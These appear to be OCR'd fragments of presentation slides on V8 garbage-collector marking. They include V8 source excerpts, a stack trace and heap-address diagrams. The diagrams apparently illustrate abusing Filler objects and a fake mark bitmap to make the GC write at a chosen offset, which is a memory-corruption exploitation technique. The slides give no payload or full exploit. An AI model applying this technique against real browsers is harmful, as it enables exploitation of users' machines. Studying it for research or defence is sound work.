
拿目標在 bitmap 的 address


```
void MarkingVisitorBase<ConcreteVisitor>::MarkObject(HeapObject host,
                                                     HeapObject object) {
  DCHECK(ReadOnlyHeap::Contains(object) || heap_->Contains(object));
  SynchronizePageAccess(object);
  concrete_visitor()->AddStrongReferenceForReferenceSummarizer(host, object);
  if (concrete_visitor()->TryMark(object)) {
    local_marking_worklists_->Push(object);
```


```
void MarkingVisitorBase<ConcreteVisitor>::ProcessStrongHeapObject(
    HeapObject host, THeapObjectSlot slot, HeapObject heap_object) {
  SynchronizePageAccess(heap_object);
  if (!ShouldMarkObject(heap_object)) return;
  MarkObject(host, heap_object);
  concrete_visitor()->RecordSlot(host, slot, heap_object);
}
```


```
in v8::internal::MarkCompactCollector::ProcessMarkingWorklist(v8::base::TimeDel
in v8::internal::MarkCompactCollector::ProcessEphemerons() ()
in v8::internal::MarkCompactCollector::MarkTransitiveClosureUntilFixpoint() ()
in v8::internal::MarkCompactCollector::MarkLiveObjects() ()
in v8::internal::MarkCompactCollector::CollectGarbage() ()
in v8::internal::Heap::MarkCompact() ()
```


gc visit 時設置
v8::internal::Page 的 bitmap


0x502130
0x502158
0x502178
0x74225c
0x502159
0x74225d
Filler Map
Filler Object
第二次的 gc visit
0xXXXX00fb
0x502178



0x502130
0x502158
0x502178
0x74225c
發現是 Filler instance
0x74225d
Filler Map
0xXXXX00fb
Filler Object
0x502178



0x502130
0x502159
0x502158
0x74225d
0x502178
Filler Map
0xXXXX00fb
以為有 BitMap
0x740000
0x740128
Bitmap
0x74225c
Filler Object
0x502178



0x502130
0x502158
0x502178
0x740000
0x740128
0x74225c
0x502159
0x74225d
Filler Map
0xXXXX00fb
嘗試去更新
Bitmap
1
offset = (0x74225d >> 8) & 0x3ff
Filler Object
0x502178

